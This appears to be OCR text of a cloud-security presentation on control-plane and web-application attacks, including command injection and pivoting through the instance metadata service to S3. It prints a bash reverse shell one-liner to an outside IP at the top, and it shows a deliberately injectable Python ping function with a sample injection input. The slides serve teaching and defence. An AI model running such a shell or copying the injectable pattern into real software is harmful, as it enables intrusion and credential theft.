
```
/bin/bash -l > /dev/tcp/194.16.1.1/443<&1 2>&1
```

reverse shell to 194.16.1.1



What if the Machines are Shut Down?





Quiz!

Machines are shut down, does Schrödinger's still have to worry?

Yes

No

Yes and No



Schrödinger's Cat.
CISO.
(Scared)

Control Plane Attack: Copy “harddisk”



Itchy’s Account

aws

Internet

crueltesting account

aws

Security VPC


VPC-1

VPC-2

power off

Security Gateway:
- Firewall or WAF blocking all bad stuff!

Demo Control Plane Attack: Copy “harddisk”


Terminal Shell Edit View Window Help
Thu 8 Feb 08:07
hakannohre — -bash — 80×24
itchy@evil$
itchy@evil$
itchy@evil$
TODO-DEC.rtf
HOLDER
NO NAME
Macintosh HD

Data plane attacks

- Control Plane attacks can be combined with data plane attacks
  - that can expose new keys
- Typically attacking Web Applications
  - since HTTP(S) only exposed port



Web Application Attacks


- In the cloud HTTP(S) may be the only port allowed
- Web application attacks key threat vector
  - SQL Injection
  - **Remote Code Execution**
  - CSRF
  - XSS (Cross Site Scripting)
  - SSRF (Server Side Request Forgery)
  - Directory traversal attacks
  - …….
- Applies to all of IaaS, PaaS, FaaS and container environments

Remote Code Execution with Command Injection

- If application code runs an OS command without filtering input…



```
def dangerous_function(destination):
  os.system('ping ' + destination)
```



Remote Code Execution with Command Injection

ping something and
then execute evil stuff


```
def dangerous_function(destination):
  os.system('ping ' + destination)
```



127.0.0.1 ; “evilstuff”



Example Attack: Pivot from Web App to S3




IMDS: Instance Metadata Service

- Used by most Cloud Providers!
- Accessible via link local IP: http://169.254.169.254
- Not routable IP! Unique to Machine
- Contains what machine needs to know about itself when it wakes up!
  - IP
  - Hostname
  - Credentials.....
  - .....



Demo: Pivot to S3 with Remote Code Execution



Test Reachability

LABRATS

Enter IP:


Submit

Check if vulnerable for command injection

Reverse Shells

- In previous example the vulnerable application (too politely) wrote back the results of each injected command via Web GUI… visible to attacker
- In most cases, that is not the case, and attacker may want a reverse shell……





